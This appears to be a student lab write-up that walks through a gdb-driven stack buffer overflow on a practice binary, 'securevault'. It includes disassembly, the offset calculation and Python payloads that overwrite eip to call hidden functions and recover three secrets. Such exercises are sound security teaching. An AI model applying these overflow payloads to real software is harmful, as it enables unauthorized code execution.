
Conduct a buffer overflow attack

Learning the program structure


> info functions

We identified authenticate, backdoor, hidden, main, process and vault function in which authenticate, main, and process would take arguments.




```
(gdb) info functions
All defined functions:

File securevault.c:
24:     void authenticate(char *);
11:     void backdoor();
15:     void hidden();
29:     int main(int, char **);
19:     void process(char *);
5:      void vault();
```

> disas main




```
(gdb) disas main
Dump of assembler code for function main:
   0x00001348 <+0>:     endbr32
   0x0000134c <+4>:     lea    0x4(%esp),%ecx
   0x00001350 <+8>:     and    $0xfffffff0,%esp
   0x00001353 <+11>:    pushl  -0x4(%ecx)
   0x00001356 <+14>:    push   %ebp
   0x00001357 <+15>:    mov    %esp,%ebp
   0x00001359 <+17>:    push   %esi
   0x0000135a <+18>:    push   %ebx
   0x0000135b <+19>:    push   %ecx
   0x0000135c <+20>:    sub    $0xc,%esp
   0x0000135f <+23>:    call   0x1130 <__x86.get_pc_thunk.
   0x00001364 <+28>:    add    $0x2c68,%ebx
   0x0000136a <+34>:    mov    %ecx,%esi
   0x0000136c <+36>:    cmpl   $0x1,(%esi)
   0x0000136f <+39>:    jg     0x1390 <main+72>
   0x00001371 <+41>:    mov    0x4(%esi),%eax
   0x00001374 <+44>:    mov    (%eax),%eax
   0x00001376 <+46>:    sub    $0x8,%esp
   0x00001379 <+49>:    push   %eax
   0x0000137a <+50>:    lea    -0x1eaa(%ebx),%eax
   0x00001380 <+56>:    push   %eax
   0x00001381 <+57>:    call   0x10a0 <printf@plt>
   0x00001386 <+62>:    add    $0x10,%esp
   0x00001389 <+65>:    mov    $0x1,%eax
   0x0000138e <+70>:    jmp    0x13cd <main+133>
   0x00001390 <+72>:    sub    $0xc,%esp
   0x00001393 <+75>:    lea    -0x1e97(%ebx),%eax
   0x00001399 <+81>:    push   %eax
   0x0000139a <+82>:    call   0x10c0 <puts@plt>
   0x0000139f <+87>:    add    $0x10,%esp
   0x000013a2 <+90>:    mov    0x4(%esi),%eax
   0x000013a5 <+93>:    add    $0x4,%eax
   0x000013a8 <+96>:    mov    (%eax),%eax
   0x000013aa <+98>:    sub    $0xc,%esp
   0x000013ad <+101>:   push   %eax
   0x000013ae <+102>:   call   0x130c <authenticate>
```

> disas authenticate



```
(gdb) disas authenticate
Dump of assembler code for function authenticate
   0x0000130c <+0>:     endbr32
   0x00001310 <+4>:     push   %ebp
   0x00001311 <+5>:     mov    %esp,%ebp
   0x00001313 <+7>:     push   %ebx
   0x00001314 <+8>:     sub    $0x4,%esp
   0x00001317 <+11>:    call   0x1130 <__x86.get
   0x0000131c <+16>:    add    $0x2cb0,%ebx
   0x00001322 <+22>:    sub    $0xc,%esp
   0x00001325 <+25>:    pushl  0x8(%ebp)
   0x00001328 <+28>:    call   0x12dd <process>
   0x0000132d <+33>:    add    $0x10,%esp
   0x00001330 <+36>:    sub    $0xc,%esp
   0x00001333 <+39>:    lea    -0x1ec1(%ebx),%ea
   0x00001339 <+45>:    push   %eax
   0x0000133a <+46>:    call   0x10c0 <puts@plt>
   0x0000133f <+51>:    add    $0x10,%esp
   0x00001342 <+54>:    nop
   0x00001343 <+55>:    mov    -0x4(%ebp),%ebx
   0x00001346 <+58>:    leave
   0x00001347 <+59>:    ret
End of assembler dump.
```

> disas process



```
(gdb) disas process
Dump of assembler code for function process:
   0x000012dd <+0>:     endbr32
   0x000012e1 <+4>:     push   %ebp
   0x000012e2 <+5>:     mov    %esp,%ebp
   0x000012e4 <+7>:     push   %ebx
   0x000012e5 <+8>:     sub    $0x14,%esp
   0x000012e8 <+11>:    call   0x13d8 <__x86.get_pc_thunk.ax>
   0x000012ed <+16>:    add    $0x2cdf,%eax
   0x000012f2 <+21>:    sub    $0x8,%esp
   0x000012f5 <+24>:    pushl  0x8(%ebp)
   0x000012f8 <+27>:    lea    -0xd(%ebp),%edx
   0x000012fb <+30>:    push   %edx
   0x000012fc <+31>:    mov    %eax,%ebx
   0x000012fe <+33>:    call   0x10b0 <strcpy@plt>
   0x00001303 <+38>:    add    $0x10,%esp
   0x00001306 <+41>:    nop
   0x00001307 <+42>:    mov    -0x4(%ebp),%ebx
   0x0000130a <+45>:    leave
   0x0000130b <+46>:    ret
End of assembler dump.
```


By disassembling those functions using the "disas <function>" commands, we learned that the main function takes arguments, then it passes to the authenticate function, then the process function. The process function contains the strcpy function which is vulnerable if they're not implemented properly.

Trials and errors

> set args $(python3 -c 'print("A"*30)')

> run

> info frame



```
[(gdb) set args $(python3 -c 'print("A"*30)')
[(gdb) run
Starting program: /home/ubuntu/tutorials/Assignment_3/securevault $(python3 -c '
print("A"*30)')
Welcome to SecureVault 2.0

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
[(gdb) info frame
Stack level 0, frame at 0xffffd494:
 eip = 0x41414141; saved eip = 0x41414141
 called by frame at 0xffffd498
 Arglist at 0xffffd48c, args:
 Locals at 0xffffd48c, Previous frame's sp is 0xffffd494
 Saved registers:
  eip at 0xffffd490
```

We tried to test the vulnerability of the program by printing “A” multiple times, in this case, we tried 30 “A” characters. As a result, we observed that the program got buffer overflow-ed and the *eip* has been written by 0x41s with signal segmentation fault (SIGSEGV).

Calculating offset


After that, we tried to identify the valid input for the program. After several trials, we observe that any argument that is greater than 8 characters would result in segmental fault whereas any argument that is less than or equal to 8 characters would lead to “Authentication Failed!”

We knew that the program handle buffer. Since the process function contains the vulnerabilities that handle users’ input, we set a break point at the process function and run the program again with a valid input to inspect *buffer address* and *eip address* and calculate the offset for overwriting *eip*.

> set args $(python3 -c ‘print(“A”*8)’)

> break process


> run



```
[(gdb) set args $(python3 -c 'print("A"*8)')                                  ]
[(gdb) break process                                                          ]
Breakpoint 1 at 0x12dd: file securevault.c, line 19.
[(gdb) run                                                                    ]
Starting program: /home/ubuntu/tutorials/Assignment_3/securevault $(python3 -c '
print("A"*8)')
Welcome to SecureVault 2.0

Breakpoint 1, process (input=0xffffd717 "AAAAAAAA") at securevault.c:19
19      securevault.c: No such file or directory.
```


> info frame

> x buffer



```
[(gdb) info frame
 Stack level 0, frame at 0xffffd4a0:
  eip = 0x565562dd in process (securevault.c:19); saved eip = 0x5655632d
  called by frame at 0xffffd4c0
  source language c.
  Arglist at 0xffffd498, args: input=0xffffd717 "AAAAAAAA"
  Locals at 0xffffd498, Previous frame's sp is 0xffffd4a0
  Saved registers:
   eip at 0xffffd49c
[(gdb) x buffer
 0xffffd48b:      0x25640000
```

By inspecting the frame and looking for the buffer address, we found the *eip address* is **0xffffd49c** and the *buffer address* is **0xffffd48b.** Therefore, the offset is 17 bytes using command “print 0xffffd49c - 0xffffd48b” command.




```
[(gdb) print 0xffffd49c - 0xffffd48b
 $1 = 17
```

Overwrite attacks

We noted that function backdoor, hidden, and vault has never been called in the main function. We’ll overwrite the *eip* with the address of those functions to execute them.


We found the address of those functions with “x <function>” command as followed:



```
[(gdb) x backdoor
 0x5655627f <backdoor>:  0xfb1e0ff3
[(gdb) x hidden
 0x565562ae <hidden>:    0xfb1e0ff3
[(gdb) x vault
 0x5655622d <vault>:     0xfb1e0ff3
```

We overwrite the eip with the following commands:

```
> set args $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x41"*17 + b"\x7f\x62\x55\x56")')

> run

> set args $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x41"*17 + b"\xae\x62\x55\x56")')

> run

> set args $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x41"*17 + b"\x2d\x62\x55\x56")')

> run
```



```
(gdb) set args $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x41"*17 + b"\x7f\x62\x55\x56")')
(gdb) run
Starting program: /home/ubuntu/tutorials/Assignment_3/securevault $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x41"*17 + b"\x7f\x62\x55\x
56")')
Welcome to SecureVault 2.0
You've triggered the backdoor and unlocked the second part of the secret: QUANTUM

Program received signal SIGSEGV, Segmentation fault.
0xffffd700 in ?? ()
(gdb) set args $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x41"*17 + b"\xae\x62\x55\x56")')
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ubuntu/tutorials/Assignment_3/securevault $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x41"*17 + b"\xae\x62\x55\x
56")')
Welcome to SecureVault 2.0
Nice try, You have unlocked the first part of the secret: POST

Program received signal SIGSEGV, Segmentation fault.
0xffffd700 in ?? ()
(gdb) set args $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x41"*17 + b"\x2d\x62\x55\x56")')
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ubuntu/tutorials/Assignment_3/securevault $(python3 -c 'import sys; sys.stdout.buffer.write(b"\x41"*17 + b"\x2d\x62\x55\x
56")')
Welcome to SecureVault 2.0
Ooops you have unlocked the third and final part of the secret: CRYPTOGRAPHY
[Detaching after vfork from child process 5051]
```

As a result, the three secrets are: **POST, QUANTUM, CRYPTOGRAPHY**